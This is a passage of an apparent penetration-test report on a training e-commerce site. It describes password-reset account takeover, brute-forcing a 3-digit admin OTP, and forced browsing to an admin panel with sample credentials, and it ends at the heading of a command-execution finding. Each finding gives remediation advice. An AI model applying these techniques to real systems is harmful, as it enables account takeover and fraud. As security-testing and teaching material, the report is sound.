--b1_6oEhu4XOYa9JUmqLgYCNd4bg3I9Amlp2iwlC8TPpl Content-Type: text/html; charset=us-ascii Click here to reset your password
--b1_6oEhu4XOYa9JUmqLgYCNd4bg3I9Amlp2iwlC8TPpl-- " } [2]=> array(6) { ["file"]=> string(69) "/var/www/hacking_project/vendor/phpmailer
/phpmailer/src/PHPMailer.php" ["line"]=> int(1352) ["function"]=> string(8) "postSend" ["class"]=> string(29) "PHPMailer\PHPMailer\PHPMailer"
["type"]=> string(2) "->" ["args"]=> array(0) { } } [3]=> array(6) { ["file"]=> string(52) "/var/www/hacking_project/reset_password/customer.php"
["line"]=> int(51) ["function"]=> string(4) "send" ["class"]=> string(29) "PHPMailer\PHPMailer\PHPMailer" ["type"]=> string(2) "->" ["args"]=> array(0)
{ } } } ["previous":"Exception":private]=> NULL }
```




# Proof of Concept(PoC)

- Attacker can change the details and password of the customer easily and can place orders on user's behalf.



The screenshot shows a web browser window with the address bar displaying `13.232.3.22/profile/change_password.php`. The page has a dark navigation bar with links: 'Lifestyle Store', 'My Cart', 'My Profile', 'My Orders', 'Blog', and 'Forum'. The main content area is titled 'Change Password' and contains two input fields: 'New Password' and 'Confirm Password'. Below these fields is a large red button labeled 'UPDATE'.



The screenshot shows a web browser window with the address bar displaying `13.233.99.147/profile/profile.php`. The page has a dark navigation bar with links: 'Lifestyle Store', 'My Cart', 'My Profile', 'My Orders', 'Blog', 'Forum', and 'Logout'. The main content area is titled 'My Profile' and features a profile card for 'Donald Duck' with the email `donald@lifestylestore.com`. The card includes a cartoon image of Donald Duck and a list of details: Username: Donal234, Contact No.: 9489625136, and Delivery Address: B-34/ the duck lane, Disneyland. At the bottom of the card are two buttons: 'EDIT PROFILE' and 'CHANGE PASSWORD'.

# Business Impact

- A malicious hacker can gain complete access to customer's account just by clicking on forgot password. This leads to complete compromise of personal user data of the customer.
- Attacker once logs in can then carry out actions on behalf of the victim which could lead to serious financial loss to him/her. Below are the screenshots of changing the phone number of the attacked user.

# Recommendation

- Sensitive information must only be accessible to authorised users.
- Implement proper authentication and authorisation checks at every function to make sure the user requesting access to a resource whether to view or edit is his own data and no one else's.
- Implement these checks on the basis of IP addresses and sessions.
- If request can generate for reset password from different devices, the account should be blocked for a while.
- Implement proper rate limiting checks that disallows large number of request from single resource.
- Implement an Anti-CSRF Token.

# Reference

- <https://hdivsecurity.com/bornsecure/insecure-direct-object-references-automatic-prevention/>
- <https://gracefulsecurity.com/idor-insecure-direct-object-reference/>
- <https://www.netsparker.com/blog/web-security/csrf-cross-site-request-forgery/>
- <https://digitalguardian.com/blog/how-secure-personally-identifiable-information-against-loss-or-compromise>

# 5. Access via OTP Bypass

## 5. Access via OTP Bypass(Critical)

Below mention **URL** is vulnerable to **OTP Bypass** attack.

**Affected URL :**


- [http://13.233.148.87/reset\\_password/admin.php](http://13.233.148.87/reset_password/admin.php)

**Affected Parameters :**

- OTP(GET parameter)

# Observation

- Navigate to [http://13.233.148.87/reset\\_password/admin.php](http://13.233.148.87/reset_password/admin.php) You will see reset password page via OTP. Enter random otp while capturing requests in a local proxy .



→ × 🏠 13.233.148.87/reset\_password/admin.php ... 🛡️ ☆ 📁 📄 👤

Style Store Blog Forum Sign In


## Reset Admin Password

Enter 3 digit OTP sent on your registered mobile number

Reset Password

# Observation

- On brute forcing the 3 digit opt , under the length column the value which is distinct from others yields the correct opt - 227 (Img 1).
- Enter this opt in the captured request (Img 2)



Request	Payload	Status	Error	Timeout	Length	error	except...	illegal	invalid
117	227	200	<input type="checkbox"/>	<input type="checkbox"/>	4476	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
0		200	<input type="checkbox"/>	<input type="checkbox"/>	4380	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
1	111	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
2	112	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
3	113	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
4	114	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
5	115	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
6	116	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
7	117	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
8	118	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
9	119	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
10	120	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
11	121	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
12	122	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
13	123	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
14	124	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
15	125	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
16	126	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
17	127	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
18	128	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>


Img 1




Img 2

# Proof of Concept (PoC)

- You will be navigated to the reset password page .Here change the password (Img 1).
- Navigate to <http://13.233.148.87/login/admin.php>. Enter username-admin and password (Img 2)



Img 1



Img 2

# Proof of Concept(PoC)

- You will be redirected to the admin dashboard where you can see the details of all the users/ sellers/customers.

Lifestyle Store

DashboardLogout

Admin Dashboard

CONSOLE

Add Product:

No.	Product Name	Product Description	Seller	Category	Image	Price	
			<input checked="" type="radio"/> Chandan <input type="radio"/> Radhika <input type="radio"/> Nandan	<input checked="" type="radio"/> T Shirt <input type="radio"/> Socks <input type="radio"/> Shoes	UPLOAD		Add

All Products:

No.	Product Name	Product Description	Seller	Category	Image	Price	
1	Adidas Socks	Adidas Men & Women Ankle Length Socks	<input checked="" type="radio"/> Chandan <input type="radio"/> Radhika <input type="radio"/> Nandan	<input type="radio"/> T Shirt <input checked="" type="radio"/> Socks <input type="radio"/> Shoes	UPLOAD	145	Update
2	Adidas Socks - Pack	Adidas Men & Women Ankle Length Socks Pack of 3	<input checked="" type="radio"/> Chandan <input type="radio"/> Radhika <input type="radio"/> Nandan	<input type="radio"/> T Shirt <input checked="" type="radio"/> Socks <input type="radio"/> Shoes	UPLOAD	450	Update



# Business Impact – Extremely High

- Using this vulnerability, attacker can use logical brute forcing and steal the OTP and login into the admin account.
- Attacker login to the admin account and gets full control of admin panel or website.
- Attacker can add or delete the product and change the price of the product and so more.

## Recommendation

- OTP should be at least 6 digit and alphanumeric for more security
- Captcha can be used to protect from brute forcing.
- Number of attempts can be limited.
- At least two-step verification before reset password.
- Use proper rate-limiting checks on the no of OTP checking and Generation requests
- Implement anti-bot measures such as ReCAPTCHA after multiple incorrect attempts
- OTP should expire after certain amount of time like 2 minutes

# Reference

- [https://owasp.org/www-community/attacks/Brute\\_force\\_attack](https://owasp.org/www-community/attacks/Brute_force_attack)
- [https://owaswww-community/controls/Blocking\\_Brute\\_Force\\_Attacks](https://owaswww-community/controls/Blocking_Brute_Force_Attacks)
- [https://en.wikipedia.org/wiki/Brute-forcep.org/\\_attack](https://en.wikipedia.org/wiki/Brute-forcep.org/_attack)
- [https://www.owasp.org/index.php/Testing\\_Multiple\\_Factors\\_Authentication\\_\(OWASP-AT-009\)](https://www.owasp.org/index.php/Testing_Multiple_Factors_Authentication_(OWASP-AT-009))
- [https://www.owasp.org/index.php/Blocking\\_Brute\\_Force\\_Attacks](https://www.owasp.org/index.php/Blocking_Brute_Force_Attacks)

# 6. Forced Browsing

## 6. Forced Browsing (Critical)

Below mention **URL** is vulnerable to **Forced Browsing** attack.

**Affected URL :**

- <http://13.126.247.238/admin31/dashboard.php>

# Observation

- Enter the **username : admin** and **password : admin123** into the admin panel to login into admin account and copy the url of admin panel.
- In the seller login page we login into the seller panel as a **username : chandan** and **password : chandan123**.

13.126.247.238/admin31/dashboard.php

Lifestyle Store Dashboard Logout

### Admin Dashboard


CONSOLE

Add Product:

No.	Product Name	Product Description	Seller	Category	Image	Price	
			<input checked="" type="radio"/> Chandan <input type="radio"/> Radhika <input type="radio"/> Nandan	<input checked="" type="radio"/> T Shirt <input type="radio"/> Socks <input type="radio"/> Shoes	UPLOAD		Add

# Proof of Concept(PoC)

- After login to admin panel copy the URL and logout then login to seller account now in the URL of seller panel paste the URL of admin panel which was logged out and you can see that the admin panel gets logged in directly in the sellers panel.(For proof play the video given below)



# Business Impact

- Using this vulnerability, seller can login into the admin panel after logout into the admin. Seller can paste the login url of admin panel in the seller's panel and he/she will be login in admin panel.
- Attacker can change the price of the product and this cause financial loss.

# Recommendation

- After logout into the account can't access to login by login url
- Using proper access control and authorization policies, access is only given to users commensurate with their privileges
- Creating an allow list (or whitelist) involves allowing explicit access to a set of URLs that are considered to be a part of the application to exercise its functionality as intended. Any request not in this URL space is denied by default.

# Reference

- [https://owasp.org/www-community/attacks/Forced\\_browsing](https://owasp.org/www-community/attacks/Forced_browsing)
- [http://www.imperva.com/application\\_defense\\_center/glossary/forceful\\_browsing.html](http://www.imperva.com/application_defense_center/glossary/forceful_browsing.html)
- <https://campus.barracuda.com/product/webapplicationfirewall/doc/42049348/forced-browsing-attack/>

# 7. Command Execution Vulnerability

## 7. Command Execution Vulnerability(Critical)

Below mention **URL** is vulnerable to **command execution** attack.

**Affected URL :**

